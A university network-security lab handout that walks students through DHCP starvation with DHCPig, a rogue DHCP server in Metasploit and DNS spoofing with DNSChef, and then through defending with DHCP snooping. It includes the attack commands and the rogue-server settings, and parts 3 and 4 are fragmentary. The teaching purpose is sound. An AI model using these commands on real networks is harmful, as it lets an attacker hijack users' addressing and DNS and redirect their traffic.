

ICT2217 Network Security
Lab Exercise 1.5: DHCP Attacks and Defense



Learning Outcomes

Upon completion of this laboratory exercise, you should be able to:

- Conduct and defend against DHCP starvation and spoofing attacks which can lead to DNS spoofing and website spoofing attacks

Required Hardware


- 1 x Rack of Cisco networking devices
- 1 x Box of cables containing
 - USB-to-RJ45 console cables
 - Ethernet cables
- 3 x Laptops

Required Software

- Tera Term <https://teratermproject.github.io/index-en.html>
- Kali Linux Live Boot on USB drive

PART 1: Conducting DHCP Starvation Attack using DHCPig

- 1.1 Set up the network topology as shown. You may boot up PC-A in Windows or Kali but **Do NOT connect** it to the switch yet.



- 1.2 Configure Catalyst 8200L router as a DHCP server and assign suitable IP address and subnet mask to its interface G0/0/1.


- 1.3 Boot up the attacker's PC in Kali Linux and verify that it can receive an IP address from the DHCP server successfully. Note this IP address which will be used later in Part 2 and Part 4 of the lab exercise.

Attacker's PC IP address:

- 1.4 Show the current address leases in the DHCP binding table of the router.

R1# **sh ip dhcp binding**


- 1.5 At the attacker's PC, start up a terminal and install DHCPig as shown:



```
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ sudo apt install dhcpig
```

Note: You will need to login to ICT-WIFI to access the Internet.


- 1.6 Launch DHCPig to conduct DHCP starvation attack.



```
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ sudo dhcpig eth0
```

WARNING: Logout and disable Wi-Fi to prevent attacking the Internet through Wi-Fi which can get you into trouble.

- 1.7 While the attack is in progress, start Wireshark to capture DHCP messages and analyse to understand technically how DHCP starvation attack works.



No.	Time	Source	Destination	Protoc	Leng	Info
4	3.7196	0.0.0.0	255.255.255.255	DHCP	342	DHCP Discover - Transaction ID 0x26bc5a99
7	4.1680...	0.0.0.0	255.255.255.255	DHCP	342	DHCP Discover - Transaction ID 0x13787b0b
9	4.6082...	0.0.0.0	255.255.255.255	DHCP	342	DHCP Discover - Transaction ID 0x30bcd175
11	5.0480...	0.0.0.0	255.255.255.255	DHCP	342	DHCP Discover - Transaction ID 0x29384ef3
13	5.4960...	0.0.0.0	255.255.255.255	DHCP	342	DHCP Discover - Transaction ID 0x1d2d144b
15	5.7190...	192.168.1.1	255.255.255.255	DHCP	342	DHCP Offer - Transaction ID 0x26bc5a99

Packet 4 details:


- Ethernet II, Src: Dell_ae:36:32 (b4:45:06:ae:36)
- Internet Protocol Version 4, Src: 0.0.0.0, Dst: 255.255.255.255
- User Datagram Protocol, Src Port: 68, Dst Port: 67
- Dynamic Host Configuration Protocol (Discover)
 - Message type: Boot Request (1)
 - Hardware type: Ethernet (0x01)
 - Hardware address length: 6
 - Hops: 0
 - Transaction ID: 0x26bc5a99
 - Seconds elapsed: 0
 - Bootp flags: 0xffff, Broadcast flag (Broadcast)
 - Client IP address: 0.0.0.0
 - Your (client) IP address: 0.0.0.0
 - Next server IP address: 0.0.0.0
 - Relay agent IP address: 0.0.0.0
 - Client MAC address: de:ad:15:26:7e:aa

- 1.8 When DHCPig attack has ended, go to the router to verify any available address left in the DHCP pool. What do you observe?

```
R1# sh ip dhcp pool
```


PART 2: Conducting DHCP Server Spoofing Attack using Metasploit

- 2.1 At the attacker's PC, start up another terminal and launch Metasploit console as shown.



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ msfconsole
```

- 2.2 Start the DHCP server module in Metasploit by entering the command 'use auxiliary/server/dhcp' and configure the required IP addresses according to your attack scenario. An example as shown, assuming attacker's PC IP address is 192.168.1.2:




```
kali@kali: ~  
File Actions Edit View Help  
msf6 > use auxiliary/server/dhcp  
msf6 auxiliary(server/dhcp) > set SRVHOST 192.168.1.2  
SRVHOST => 192.168.1.2  
msf6 auxiliary(server/dhcp) > set NETMASK 255.255.255.0  
NETMASK => 255.255.255.0  
msf6 auxiliary(server/dhcp) > set DHCPSTART 192.168.1.100  
DHCPSTART => 192.168.1.100  
msf6 auxiliary(server/dhcp) > set DHCPEND 192.168.1.199  
DHCPEND => 192.168.1.199  
msf6 auxiliary(server/dhcp) > set ROUTER 192.168.1.2  
ROUTER => 192.168.1.2  
msf6 auxiliary(server/dhcp) > set DNSSERVER 192.168.1.2  
DNSSERVER => 192.168.1.2  
msf6 auxiliary(server/dhcp) >
```

Notes:

- SRVHOST refers to DHCP server IP address which will be the rogue DHCP server that you are going to run on your attacker's PC based on Step 1.3;
- NETMASK based on Step 1.2 because you are going to replace the authentic DHCP server;
- DHCPSTART and DHCPEND can be configured to any valid IP address range offered by the authentic DHCP server;
- ROUTER refers to default gateway IP address for the client which can be based on Step 1.3 if you wish to re-direct all client traffic to attacker's PC;
- DNSSERVER refers to DNS IP address for the client which will be the rogue DNS server that you are going to run on your attacker's PC later in Part 4.

- 2.3 Due to possibly bugs in DHCPig, the DHCP starvation attack conducted in Part 1 is not fully successful and the leased addresses will be claimed back by the authentic DHCP server within 10 minutes. Hence, re-run DHCP starvation attack in Step 1.6 again if necessary.
- 2.4 When DHCPig attack has ended, immediately go to the Metasploit terminal and enter 'run' command to launch your rogue DHCP server to commence DHCP server spoofing attack as shown.



```
kali@kali: ~  
File Actions Edit View Help  
msf6 > use auxiliary/server/dhcp  
msf6 auxiliary(server/dhcp) > set SRVHOST 192.168.1.2  
SRVHOST => 192.168.1.2  
msf6 auxiliary(server/dhcp) > set NETMASK 255.255.255.0  
NETMASK => 255.255.255.0  
msf6 auxiliary(server/dhcp) > set DHCPSTART 192.168.1.100  
DHCPSTART => 192.168.1.100  
msf6 auxiliary(server/dhcp) > set DHCPEND 192.168.1.199  
DHCPEND => 192.168.1.199  
msf6 auxiliary(server/dhcp) > set ROUTER 192.168.1.2  
ROUTER => 192.168.1.2  
msf6 auxiliary(server/dhcp) > set DNSSERVER 192.168.1.2  
DNSSERVER => 192.168.1.2  
msf6 auxiliary(server/dhcp) > run  
[*] Auxiliary module running as background job 0.  
msf6 auxiliary(server/dhcp) >  
[*] Starting DHCP server ...  
msf6 auxiliary(server/dhcp) >
```

- 2.5 Now, connect PC-A to the switch as shown in the topology diagram. Did PC-A obtain its IP address from the rogue DHCP server? What are the IP address, default gateway and DNS IP addresses obtained?

PC-A IP address:

PC-A default gateway:

PC-A DNS IP address:


- 2.6 Do you think users would be able to notice that they are getting the DHCP lease from the spoofed DHCP server?

PART 3: Conducting DNS Server Spoofing Attack using DNSChef

- 3.1 At the attacker's PC, start up a third terminal.
- 3.2 Refer to <https://github.com/iphelix/dnschef> on how to run DNSChef as a rogue DNS server.

- [illegible]

A terminal window titled 'kali@kali: ~' with a menu bar containing 'File', 'Actions', 'Edit', 'View', and 'Help'. The prompt is '(kali@kali)-[~]' and the command '\$ sudo systemctl start apache2' is being entered.

- 
- The screenshot shows a Windows Command Prompt window titled "Administrator: Command Prompt". The command prompt shows the command `C:\>ipconfig /flushdns` being entered. The output displays "Windows IP Configuration" followed by "Successfully flushed the DNS Resolver Cache." The prompt returns to `C:\>`.

- 5

PART 5: Defending against DHCP Attacks using DHCP Snooping

- 5.1 Implement DHCP snooping as discussed.
- 5.2 When done, launch DHCP starvation and server spoofing attacks again and observe what happens.
- 5.3 Do you think DHCP snooping is effective against DHCP starvation and server spoofing attacks?